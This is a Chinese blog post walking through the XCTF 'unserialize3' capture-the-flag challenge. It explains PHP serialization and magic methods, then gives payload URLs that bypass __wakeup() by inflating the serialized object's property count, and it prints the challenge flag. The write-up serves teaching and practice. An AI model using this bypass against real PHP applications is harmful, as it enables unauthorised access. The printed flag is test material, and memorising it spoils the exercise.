XCTF-攻防世界CTF平台-Web类——10、unserialize3（反序列化漏洞绕过__wakeup()函数）

原创

大灬白 于 2021-11-21 22:41:16 发布 1399 收藏 2

分类专栏： # Bugku、XCTF-WEB类写题过程 文章标签： 前端 php web web安全 安全

本文链接：https://blog.csdn.net/Onlyone_1314/article/details/121461984

打开题目地址：

发现是一段残缺的php代码

题目名称unserialize3就是反序列化，要求我们通过反序列化漏洞绕过__wakeup()函数。

相关概念：

序列化：

序列化(Serialization)是将对象的状态信息转换为可以存储或传输的形式的过程。在序列化期间，对象将其当前状态写入到临时或持久性存储区。以后，可以通过从存储区中读取或反序列化对象的状态，重新创建该对象。


php的序列化和反序列化

php的序列化和反序列化由serialize()和unserialize()这两个函数来完成。serialize()完成序列化的操作，将传入的值转换为序列化后的字符串；而unserialize()完成反序列化的操作，将字符串转换成原来的变量。

serialize(mixed $value): string

serialize()返回字符串，此字符串包含了表示 value 的字节流，可以存储于任何地方：

O::"":{<field name 1><field value 1>…}



当序列化对象时，PHP 将试图在序列动作之前调用该对象的成员函数 __sleep()。这样就允许对象在被序列化之前做任何清除操作。类似的，当使用 unserialize() 恢复对象时， 将调用 __wakeup() 成员函数。

unserialize(string $str): mixed

unserialize()对单一的已序列化的变量进行操作，将其转换回 PHP 的值。

若被反序列化的变量是一个对象，在成功地重新构造对象之后，PHP 会自动地试图去调用 __wakeup() 成员函数（如果存在的话）。

魔术方法

PHP中以两个下划线开头的方法，__construct(), __destruct(), __call(), __callStatic(),__get(), __set(), __isset(), __unset(),__sleep(),__wakeup(),__toString(),__set_state(),__clone()， __autoload()等，被称为"魔术方法"（Magic methods）。这些方法在一定条件下有特殊的功能。

与序列化和反序列化的魔术方法主要是：


```
__construct() //当一个对象创建时被调用
__destruct()  //对象被销毁时触发
__wakeup()  //使用unserialize时触发
__sleep()  //使用serialize时触发
__toString()  //把类当做字符串时触发
__get()  //用于从不可访问的属性读取数据
__set()  //用于将数据写入不可访问的属性
```

所以我们先写一个php调用序列化函数的代码：

```php
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$a=new xctf();
echo(serialize($a));
?>
```

在线运行php代码：

得到一个序列化对象O:4:“xctf”:1:{s:4:“flag”;s:3:“111”;}，其对象所在类名是"xctf"、该对象有一个属性，属性名为一个长度为4的字符串"flag"、该属性值为一个长度为3的字符串"111"
所以我们传入序列化对象的payload格式就是：
http://111.200.241.244:64924/?code=O:4:“xctf”:1:{s:4:“flag”;s:3:“111”;}



之后我们就是要在执行unserialize()反序列化之后绕过__wakeup()函数，_wakeup()函数漏洞原理：在类对象属性个数超过实际个数时就会不执行wakeup函数。

例如当前xctf类对象只有1个参数属性$flag，序列化结果为：O:4:“xctf”:1:{s:4:“flag”;s:3:“111”;}

如果将xctf对象个数改成比1大的数，就会绕过wakeup。修改后的结果：O:4:“xctf”:2:{s:4:“flag”;s:3:“111”;}
修改之后的payload：
http://111.200.241.244:64924/?code=O:4:“xctf”:2:{s:4:“flag”;s:3:“111”;}

得到flag：`cyberpeace{54ebe7ec48c8aaa10ccc64cb338f080c}`

参考的网址：

https://baike.baidu.com/item/%E5%BA%8F%E5%88%97%E5%8C%96/2890184?fr=aladdin

https://www.php.net/manual/zh/function.serialize.php

https://www.php.net/manual/zh/function.unserialize.php

https://blog.csdn.net/silence1_/article/details/89716976